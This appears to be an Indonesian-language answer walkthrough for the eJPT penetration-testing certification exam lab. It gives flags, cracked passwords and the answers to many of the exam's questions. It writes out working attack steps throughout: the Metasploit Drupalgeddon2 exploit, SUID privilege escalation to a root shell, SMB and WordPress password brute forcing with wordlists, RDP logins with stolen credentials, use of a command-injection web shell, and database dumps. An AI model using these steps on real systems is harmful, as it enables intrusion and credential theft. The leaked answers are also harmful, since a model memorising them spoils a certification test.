**WALTROUGH EJPT EXAM – Leri Armansyah**

**WARNING!!**

**DARI AWAL SETUP PAKE WORKSPACE NYA METASPLOIT BIAR HASIL SCAN TERSIMPAN DI DATABASENYA BIAR GA BINGUNG NYARI NYARI, NMAP PAKE METASPLOIT MODUL AJA (DB\_NMAP)**

**What version of MySQL is running on the system hosting a Drupal site?**

MySQL 5.5.5

nmap -sV -sC 192.168.100.52 (IP drupalnya)  


**What is the IP address of the host running WordPress?**

192.168.100.50 (akses aja di web browser)  
A screenshot of a computer

Description automatically generated

**What version of Windows is running on the host running WordPress?**

Windows Server 2012 R2



Yang pake wordpress tadi 192.168.100.50

Nmap -sC -sV 192.168.100.50


**How many hosts on the DMZ network are running Windows?**

Disini terdeteksi 3 host

192-168-100-51 windows

192-168-100-50 windows

192.168.100.55 windows




**How many hosts on the DMZ network are running a database server?**

nmap -p 3306,5432,1433,1521,27017,6379 <IP\_TARGET>

terdeteksi 1 yang open 52


**What is the IP address of the host vulnerable to an SSH brute-force attack?**

192.168.100.52 (karna yang open port ssh Cuma ini)



**What type of vulnerability can be exploited to gain access to WINSERVER-03?**

SMB Brute Force (bisa dibruteforce)



**What is the password of the user account "dbadmin" on the Linux server hosting Drupal?**

A screenshot of a computer

Description automatically generated

Passnya “sayang” coba aja login di web nya

Validasinya coba login satu satu user dbadmin pass nya sesuai dengan pilihan ganda nya

**The server hosting Drupal contains the file /home/auditor/flag.txt. What is the value of the flag?**

82096d8db76f4825bbf4e7bf93841c76

Cara masuk nya pake Metasploit

use exploit/unix/webapp/drupal\_drupalgeddon2

set TARGETURI /drupal/

set rhost 192.168.100.52



Dilanjut ke

Shell

whoami

www-data (output)

find / -user root -perm -4000 -exec ls -ldb {} \

find: missing argument to `-exec' (output)


find . -exec /bin/bash -p \; -quit (privilege escalation ke root)

whoami

root

cat /root/flag.txt

a44be5bb3b0d4517ae0f22551dd64599



Untuk masuk ke mysql nya drupal

Bruteforce rdp ke ip .52 > kalo udah dapet rdp buat login

root@kali:~# xfreerdp /u:administrator /p:swordfish /v:192.168.100.52:3389

root@kali:~# xfreerdp /u:root /p:swordfish /v:192.168.100.52:3389

Buka terminal

mysql

show databases;

use drupal;

select \* from users;

(nanti bakal muncul isi dari akun yang ada di sql)

A screenshot of a computer program

Description automatically generated


**What is the email of the admin user on the Drupal site?**

itu diatas evidencenya

admin@syntex.com

**How many user accounts can be enumerated from the SAMBA server running on the system hosting Drupal?**

3 (local user nya dapet 3 ubuntu,auditor,dbadmin



Cara mysql 192.168.100.50

<http://192.168.100.50/phpmyadmin/>

user “root” pass blank

**What web server contains a file called "todo.txt"?**

RDP ke 192.168.100.55

192.168.100.55 windows WINSERVER-03

A computer screen with white text


Description automatically generated

Ada tuh di c:\inetpub\wwwroot (bisa buka di filemanager)

What is the name of the active theme on the WordPress site?

Spintech  
IP wordpress 192.168.100.50 tapi gabisa langsung masuk ke wordpress harus tambahin di /etc/hosts

192.168.100.50 wordpress.local



Bruteforce pake wp scan

admin:estrella

login ke 192.168.100.50/wp-admin

ke settingan cari thema

**What is the IP address of the host vulnerable to an SSH brute-force attack?**

192.168.100.52

Nmap -sV -p 22 IP

(jawabannya yang paling maasuk akal .52 , .50 dan 51 tidak open port utk ssh, .54 tidak up)

**How many user accounts can be enumerated from the SAMBA server running on the system hosting Drupal?**

3

Enumared smb

**What type of vulnerability can be exploited on the Drupal site?**

RCE

Pake module use exploit/unix/webapp/drupal\_drupalgeddon2

Itu jenis nya RCE

**What is the subnet of the internal network?**

192.168.0.0/24 (pivoting)

IP 1 segment 192.168.100.0/24 masuk ke subnet atas

**Which one of the following meterpreter commands can be used to add a network route?**

Autoroute

Cek chatgpt


**What is the password of the user account "mary" on WINSERVER-03?**

hotmama

auxiliary/scanner/smb/smb\_login

set smbuser mary

set pass\_file /usr/share/wordlist/rockyou.txt (di unzip dulu file rockyou nya)

set verbose false  


**What is the password for the user "mike" on WINSERVER-01?**

diamond

xfreerdp /u:mike /p:diamond /v:192.168.100.50

validasinya coba ganti password nya satu satu di pilihan gandanya

**What host within the DMZ network can be exploited via command injection.**

Dirb 192.168.100.51 (webiis)

Akses <http://192.168.100.51/aspnet_client/cmdasp.aspx>

Bisa input command injection di inputan pake command windows

**What is the name of the vulnerable web app running on the Linux server in the internal network?**

Webmin

Dari artefak sebelumnya

**What is the password for the "admin" user account on WordPress?**

estrella

dapet dari yg sebelumnya nyari thema

**What WordPress file stores the database configuration?**

wp-config.php

secara default disitu

**What version of WordPress is running on WINSERVER-01?**

5.9.3  
view-source:http://192.168.100.50/home  
  
**What host on the DMZ network is running a database server on port 3307?**

192.168.100.52

Dari hasil scan

**What is the version of the Linux kernel running on the system hosting the Drupal site?**

5.13.0  
  
masuk ke aja pake modul

use exploit/unix/webapp/drupal\_drupalgeddon2

sysinfo (dimeterpreter

**Excluding the guest account, how many user accounts are present on WINSERVER-01?**

4

Cat /etc/passwd (dimeterpreter nya drupal)

/binbash/ ada 4 user


**What is the total number of open TCP ports running on WINSERVER-02?**

14

Nmap semua port nya

**What host on the network contains a user account called "lawrence"?**

WINSERVER-03  
  
rdp ke 192.168.100.55 pake xfreerdp pake password yg diatas liat lagi

Ke terminal net users  


**Which one of the following user accounts is present on WINSERVER-02?**

steven

<http://192.168.100.51/aspnet_client/cmdasp.aspx>

input “net users”  
A screenshot of a computer

Description automatically generated

**The server hosting Drupal contains the file /home/auditor/flag.txt. What is the value of the flag?**

Kan tadi udah dapet tuh akses root drupal diatas tinggal cat foldernya aja ini isinya bisa beda beda

**A system contains the file C:\Users\mike\Documents\flag.txt; what is the value of the flag?**

Pake xfreerdp ke IP 192.168.100.50 > cari path nya di file manager

**What Windows utility can be used to download files from a remote web server?**


Wget

Googling aja

**What is the value of the flag /root/flag.txt on the host running Drupal?**


Kan udah dapet tadi diatas root nya cari aja path nya  
  
  
**Which one of the following MSF modules can be used to obtain an elevated reverse shell on WINSERVER-02?**

exploit/windows/ftp/ms09\_053\_ftpd\_nlst  
  
coba aja pake modulnya trus testing



**What is the name of the user account that published a blog post on the Drupal site?**

Auditor

****

Cek aja di website nya